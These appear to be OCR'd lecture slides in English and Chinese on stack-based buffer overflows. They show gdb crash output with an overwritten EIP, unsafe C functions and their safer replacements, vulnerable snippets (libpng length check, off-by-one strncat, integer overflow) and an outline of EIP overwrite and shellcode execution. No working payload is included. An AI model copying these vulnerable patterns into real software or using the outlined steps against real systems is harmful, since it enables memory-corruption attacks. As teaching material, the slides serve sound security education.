
Secure Programming
Smashing the Stack

- What is buffer overflow?
- How buffer overflow happens?
- Exploit stack-based buffer overflow

Buffer Overflow


- 在對變數做操作時,沒有檢查邊界就直接寫入
  - 後面的資料被覆蓋
  - 程式Crash



```
cychao@CatKali:~/ctf/nctu/slide$ ./foo aaaaaaaaaaaaaaaaaaaaaa
Segmentation fault
cychao@CatKali:~/ctf/nctu/slide$ 
```


Different Crash

- 覆蓋指標 -> 記憶體 讀/寫 錯誤



```
Starting program: /home/cychao/ctf/nctu/slide/a.out

Program received signal SIGSEGV, Segmentation fault.
0xb7ed9b80 in strcpy () from /lib/i386-linux-gnu/i686/cmov/libc.so.6
(gdb) █
```

- 覆蓋EIP -> 執行錯誤



```
Starting program: /home/cychao/ctf/nctu/slide/a.out aaaaaaaaaaaaaaaaaaaaa

Program received signal SIGSEGV, Segmentation fault.
0x00616161 in ?? ()
(gdb) █
```

How Buffer Overflow happens

- Use unsafe function
- Copy data without boundary check

Unsafe function


- gets
- scanf
- sprintf
- strcpy
- strcat

Use safe function

- ~~gets~~ -> fgets
- ~~scanf~~ -> never use scanf(%s)
- ~~sprintf~~ -> snprintf
- ~~strcpy~~ -> strncpy
- ~~strcat~~ -> strncat

Copy data with inappropriate boundary check (1)


- Size relies on user input



```
if (!(png_ptr->mode & PNG_HAVE_PLTE)) {
        /* Should be an error, but we can cope with it */
        png_warning(png_ptr, "Missing PLTE before tRNS");
            }
else if (length > (png_uint_32)png_ptr->num_palette) {
    png_warning(png_ptr, "Incorrect tRNS chunk length");
    png_crc_finish(png_ptr, length);
    return;
}
...
png_crc_read(png_ptr, readbuf, (png_size_t)length);
```


Copy data with inappropriate boundary check (2)

- Off-by-one



```
void foo (char *s)
{
    char buf[15];
    memset(buf, 0, sizeof(buf));
    strncat(buf, s, sizeof(buf)); // Final parameter should be: sizeof(buf)-1
}
```

- Integer overflow




```
nresp = packet_get_int();
if (nresp > 0) {
    response = xmalloc(nresp*sizeof(char*));
    for (i = 0; i < nresp; i++)
        response[i] = packet_get_string(NULL);
}
```


Stack-based buffer overflow


- 控制程式執行流程 - Overwrite EIP
- Writing Shellcode
- Locating Stack/Library address
- Executing Arbitrary Code

Overwrite EIP

- 利用 overflow 覆蓋前一函式的 Return Address








Offset from Variable to EIP


- ~~EIP offset = 12 (buf) + 4 (ebp)~~

